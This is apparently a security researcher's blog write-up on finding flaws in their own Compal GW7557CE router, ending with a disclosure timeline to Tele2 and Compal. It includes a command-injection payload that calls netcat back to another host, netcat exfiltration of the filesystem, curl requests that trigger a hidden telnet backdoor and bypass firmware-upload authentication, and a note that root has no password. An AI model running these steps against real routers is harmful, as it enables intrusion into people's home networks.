Compal GW7557CE router


I had recently moved into a new apartment, and was on the lookout for a new project. Seeing as I had just been given a new router by my ISP, I figured it would make a good target. It is, after all, the entrypoint into my home network.

Disclaimer

This research was conducted on private machines in my spare time. My views and actions are my own and may not reflect the views of my employer. This research was done without malicious intent, but a desire to understand and secure the devices in my home.

Stage 1 – Recon


I figured a good place to start would be to just look around the user interface and see what information I could gather and what features are available on the device.



In the top right-hand corner there seems to be some version information. The device model is **GW7557CE**, and the firmware version is **6.12.0.13e**. Since it also says **Compalbn**, this device seems to be a reskin of a Compal router.

Given this information, I went online looking for a firmware image for this specific device. Unfortunately I found no such image, which means I would have to stick to black-box testing until I could extract the firmware image from the device itself.

A quick port-scan through the commonly used TCP ports yielded few results, as seen below.



I wanted a way to gain code execution on the device and obtain the firmware, and decided to start by looking at the web interface. I went looking for features that likely use shell commands in the back-end. Such functionality may allow an attacker to execute their own commands if implemented improperly. One such feature which frequently contains bugs is the ping feature, which is commonly found in routers.

After a thorough look around the different features I found three interesting candidates. Ping, traceroute and URL filtering.


Stage 2 – Getting shell


The ping and traceroute features seemed to reject any inputs containing anything but alphanumeric characters or periods, which is what you would expect to see in a domain or IP address.

The URL filtering feature has some front-end user input validation, which is trivially disabled by either modifying requests inside an intercepting proxy or by issuing the following code snippet in the JavaScript console.


```
function is_valid_url(url) {
  return "OK";
}
```

Now we are able to use any string we want as a filter, and attempting to filter the URL `` `nc 192.168.0.42 4444` `` sends a TCP connection to my machine!





By piping the output of commands to netcat, we can start looking around the filesystem. The folder `sbin` contains a binary called `utelnetd`. Running this binary opens a telnet shell.



Stage 3 – Hunting for Bugs

With a shell and netcat present on the device it should be simple enough to download the root filesystem. A quick glance at the file `/proc/cmdline` reveals that the root filesystem is located at `/dev/mmcblk0p12`, which was downloaded with netcat.

At this point I can mount the filesystem on my local machine. I was not quite happy with a single post-auth command injection vulnerability, and wanted to find something a bit more severe. Considering the portscan from the previous segment, I figured the best way forward would be to keep looking for bugs in the web application, but aided by static analysis.

I knew from my curl commands that the server was lighttpd, a very common choice for embedded devices.

```
➜  /mnt curl -D- http://192.168.0.1
HTTP/1.1 302 Found
Cache-Control: no-cache
Set-Cookie: sessionToken=1308722688; path=/;
Location: ../common_page/login.html
Pragma: no-cache
Expires: -1
Content-Length: 0
Date: Sun, 15 May 2022 20:40:00 GMT
Server: lighttpd
```

I was unable to find the lighttpd binary on the root filesystem but found it on another partition, `/dev/mmcblk0p14`, which was mounted to the `/fss/gw` directory. This partition seems to contain the binaries for a lot of the user-facing features this router has.

So now I had the webserver binary and it's configuration file, which was found on the same partition.

```
22 server.modules              = (
21                               "mod_rewrite",
20 #                             "mod_redirect",
19 #                             "mod_alias",
18                               "mod_access",
17 #                             "mod_trigger_b4_
16 #                             "mod_auth",
15                               "mod_status",
14                               "mod_setenv",
13 #                             "mod_fastcgi",
12 #                             "mod_proxy",
11 #                             "mod_simple_vhost
10 #                             "mod_evhost",
 9                              "mod_userdir",
 8                               "mod_cgi",
 7 #                             "mod_compress",
 6 #                             "mod_ssi",
 5 #                             "mod_usertrack",
 4                               "mod_expire",
 3                              "mod_secdownload",
 2 #                             "mod_rrdtool",
 1                               "mod_accesslog",
43                               "mod_cbn_web"
 1                               )
 2
```

The lighttpd codebase is quite mature and has been audited by a lot of people way smarter than me, so I always analyze the third-party code first. The lighttpd module `mod_cbn_web` looks like it could be interesting, and I will take a look at that next. However, it is important not to disregard the lighttpd binary completely since it could be modified!

The mod_cbn_web binary is located at /lib/mod_cbn_web.so. Cracking it open in Ghidra and navigating to the mod_cbn_web_plugin_init function reveals some function pointers.

```
undefined4 mod_cbn_web_plugin_init(int **ctx)

{
  int *piVar1;

  *ctx = (int *)((int)DWORD_ARRAY_000102e8 + 0x13f);
  piVar1 = (int *)buffer_init_string("cbn_web");
  ctx[1] = piVar1;
  ctx[2] = (int *)(FUN_00013b80 + 1);
  ctx[4] = (int *)(FUN_00013c24 + 1);
  ctx[3] = (int *)(FUN_00013cf0 + 1);
  ctx[8] = (int *)(FUN_0001478c + 1);
  ctx[0xb] = (int *)(FUN_000150cc + 1);
  ctx[0x11] = (int *)0x0;
  fwrite("CBN_WEB : mod_cbn_web_plugin_init\n",1,0x22,stderr);
  return 0;
}
```

A quick glance through these functions and it's clear that the function on index 8 is the primary handler function for my requests. This is where I should start looking for bugs.

```
hdr_cookie = array_get_element(*(undefined4 *)(param_2 + 300),"Cookie");
hdr_user-agent = array_get_element(*(undefined4 *)(param_2 + 300),"User-Agent");
hdr_x-requested-with = array_get_element(*(undefined4 *)(param_2 + 300),"X-Requested-With");
hdr_referer = array_get_element(*(undefined4 *)(param_2 + 300),"Referer");
http_version = get_http_version_name(*(undefined4 *)(param_2 + 0x110));
logger_build_send_log_msg
          (&DAT_00016020,"mod_cbn_web_handler",0,"CBN_LIGHTTPD - http version: %s",http_version);
logger_build_send_log_msg
          (&DAT_00016044,"mod_cbn_web_handler",0,"CBN_LIGHTTPD - socket: %d",
           *(undefined4 *)(param_2 + 0x28));
```

Stage 3.1 – Pre-auth backdoor

A bit further down in the same function I noticed something interesting. Before any sort of authentication logic I see the following code.

```
UrlType = cbn_http_get_RqUrlType(param_2);
if (((UrlType == 5) || (UrlType == 4)) && (local_24 == 2)) {
  mod_cbn_web_content_buf_parser(param_2);
  logger_build_send_log_msg
            (&DAT_00016164,"mod_cbn_web_handler",0,"CBN_LIGHTTPD - buf: %s",ContentBuf);
  if (ContentBuf == 0) {
    ret = FUN_000150ae();
    return ret;
  }
  iVar1 = cbnTelnentEnableAuth();
  if (iVar1 == 1) {
    *(undefined4 *)(param_2 + 0x80) = 200;
    *(undefined4 *)(param_2 + 0x48) = 1;
    ret = FUN_000150ae();
    return ret;
  }
```

If `UrlType` is set to either 4 or 5 and `ContentBuf` is not equal to zero, the function `cbnTelnentEnableAuth` is called. The function in question looks as follows.

```
bool cbnTelnentEnableAuth(void)

{
  size_t __n;
  int iVar1;
  char local_24 [18];
  char *buf;

  buf = ContentBuf;
  local_24._0_4_ = 0x43362435;
  local_24._4_4_ = 0x4d702a6f;
  local_24._8_4_ = 0x41362942;
  local_24._12_4_ = 0x6c356e28;
  local_24._16_2_ = 0x2600;
  __n = strlen(local_24);
  iVar1 = strncmp(local_24,buf,__n);
  if (iVar1 == 0) {
    cbn_writeHttpCmdFile(4);
  }
  return iVar1 == 0;
}
```

Ghidra won't decode this variable as a string, but the integer assignments seen in this function are equal to `strcpy(local_24, "REDACTED");`. That string is then compared to the contents of `ContentBuf`, and if the comparison checks out some command is written to a file, presumably starting a telnet shell. The `ContentBuf` is simply a pointer to POST-data sent by the user. So if a POST-request can be sent to a URL of type 4 or 5, this will likely open a telnet backdoor. A quick glance at the `cbn_http_get_RqUrlType` function reveals that the endpoints `getter.xml` and `setter.xml` have the types 4 and 5 respectively. Now all that is left is opening the backdoor, which is accomplished as seen in the image below.

```
→  ghidra_10.1.2_PUBLIC telnet 192.168.0.1
Trying 192.168.0.1...
telnet: Unable to connect to remote host: Connection refused
→  ghidra_10.1.2_PUBLIC curl -D- -X POST -d '                    ' http://192.168.0.1/setter.xml
HTTP/1.1 200 OK
Cache-Control: public, max-age=604800
Content-Length: 0
Date: Mon, 16 May 2022 14:31:14 GMT
Server: lighttpd

→  ghidra_10.1.2_PUBLIC telnet 192.168.0.1
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
================= Welcome to GW7557CE-CH =================

Enter Username:
```

The good old telnet backdoor, classic. The next question is, what is the login? Going back to the root filesystem and reading the shadow file reveals that the root account is not password protected, which makes things quite easy.

```
Enter Username:root
Enter Password:


>>>
Console, CLI version 1.0.0.5
Type 'help' for list of commands

mainMenu> sh
Error: Implicit command.
mainMenu> shell
Exiting to shell. Type "exit" to return back to CLI


BusyBox v1.22.1 (2020-03-23 14:33:20 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
```

Stage 3.2 – Insecure firmware update

With strengthened resolve thanks to the backdoor I figured I would look for more vulnerabilities. One of the first steps I usually take when attacking any IoT device is look for CGI binaries. In this case, I only found one. This binary is called `cbnUpload.cgi`. Running strings on the binary seems to indicate it is used for updating the firmware on the device.

```
CBNFileUpload
<p id='status'>Upload fail - No file was uploaded.(%d)</p>
<p id='status'>Upload fail - size invaild</p>
<p id='status'>Upload fail - open cgi file failed.(%d)</p>
/var/tmp/CBN_FW_UPGRADE
<p id='status'>Upload fail - create file on server failed.(%s)</p>
<p id='status'>Upload fail - write failed(%d/%s)</p>
```

Reversing the main function of the cbnUpload.cgi binary indicates that if the upload fails, the user should get see some error message. This, however, is not the case. No matter what I sent to the cgi-binary, I simply got an empty 200 OK response, as seen in the image below.

```
→  tools curl -D- 'http://192.168.0.1/cbnUpload.cgi'
HTTP/1.1 200 OK
Cache-Control: public, max-age=604800
Set-Cookie: sessionToken=1308722688; path=/;
Content-Type: text/html
Content-Length: 0
Date: Mon, 16 May 2022 15:37:18 GMT
Server: lighttpd
```

I was unable to find an explanation for this behavior in the CGI binary, so I went back to the lighttpd module, `mod_cbn_web`. Looking through the module, it seems some form of access control has been implemented, as seen here.

```
auth_fail = CheckUserAuthority(param_2,accessLevel);
if (auth_fail == 0) {
  access_ok = cbn_HttpAccessControl(accessLevel);
  if (access_ok == 1) {
    if (UrlType == 3) {
      unlink("/var/tmp/CBN_FW_UPGRADE");
      fwupload_status = mod_cbn_web_fwupload_status(param_2);
      response_token_overwrite(param_1,param_2);
      if (fwupload_status == 5) {
        logger_build_send_log_msg
                  (&DAT_000161f0,"mod_cbn_web_handle_status",0,
                   "CBN_LIGHTTPD - error in mod_cbn_web_fwupload_status");
        response_header_overwrite(param_1,param_2,"Content-Type",0xc,"text/html",9);
        *(undefined4 *)(param_2 + 0x80) = 200;
        *(undefined4 *)(param_2 + 0x48) = 1;
        return 2;
      }
      SetCRAM_FwUpgradeStatus(1);
```

The `UrlType` is set to 3 whenever the path requested contains the string `cbnUpload.cgi`. We pass through the functions `CheckUserAuthority` and `cbn_HttpAccessControl` without issue thanks to exceptions setup for that specific `UrlType`, but the function `mod_cbn_fwupload_status` looks for an access token and returns 5 if the token is non-existent or invalid, which will interrupt execution.

On the bright side, this module is not actually responsible for executing the CGI binary. That is done by another module, likely `mod_cgi`. This means that if this module can be tricked to avoid interrupting the

execution of the CGI binary, it may be possible to update the firmware without the necessary token. I had the idea that this might be possible if the `UrlType` variable can be set to something other than 3, while still having the path be `cbnUpload.cgi`.

With this in mind I revisited the `cbn_http_get_RqUrlType` function, and was pleasantly surprised.

```
pcVar2 = strstr(**(char ***)(param_1 + 0x14c),"Restore=");
if (pcVar2 != (char *)0x0) {
  return 2;
}
pcVar2 = strstr(**(char ***)(param_1 + 0x14c),"-Cfg.bin");
if (pcVar2 != (char *)0x0) {
  return 1;
}
pcVar2 = strstr(**(char ***)(param_1 + 0x104),"cbnUpload.cgi");
if (pcVar2 != (char *)0x0) {
  return 3;
}
```

Note that the first two string searches here check different strings than the last one. The offset 0x14c refers to the query string, while the offset 0x104 refers to the path. Let's try to make a request with one of these strings in our query string.

```
→  lib curl -D- 192.168.0.1/cbnUpload.cgi\?Restore=
HTTP/1.1 200 OK
Cache-Control: public, max-age=604800
Set-Cookie: sessionToken=1308722688; path=/;
Content-type: text/html
Transfer-Encoding: chunked
Date: Mon, 16 May 2022 17:24:14 GMT
Server: lighttpd

<HTML><HEAD></HEAD>
<BODY>
<p id='status'>Upload fail - No file was uploaded.(4)</p></BODY></HTML>
```

Sweet! It seems the URL types 1 and 2 enjoy the same authentication exemptions as type 3, but without needing any pesky tokens. Some quick reversing of the `cbnUpload.cgi` binary reveals that it expects a multipart request where the form name is set to `CBNFileUpload` and the filename attribute set to `CBN_FW_UPGRADE`, as seen in the following curl command.

```
→  tools echo "test" > tmp
→  tools curl -D- -F 'CBNFileUpload=@tmp;filename=CBN_FW_UPGRADE' 'http://192.168.0.1/cbnUpload.cgi?Restore='
^[[3~HTTP/1.1 200 OK
Cache-Control: public, max-age=604800
Set-Cookie: sessionToken=1308722688; path=/;
Content-type: text/html
Transfer-Encoding: chunked
Date: Mon, 16 May 2022 17:46:26 GMT
Server: lighttpd

<HTML><HEAD></HEAD>
<BODY>
<p id='status'>Upload fail - size invaild</p>
</BODY></HTML>
```

Now all that is left is to create a valid firmware image. However, this can be quite an arduous task and I felt that it was time to conclude this little side project.

Timeline

28/01/22 13:10 – Reported to Tele2 via customer support phone line

16/05/22 21:00 – Sent report via email to Tele2 and Compal

04/07/22 14:29 – Received an automated email response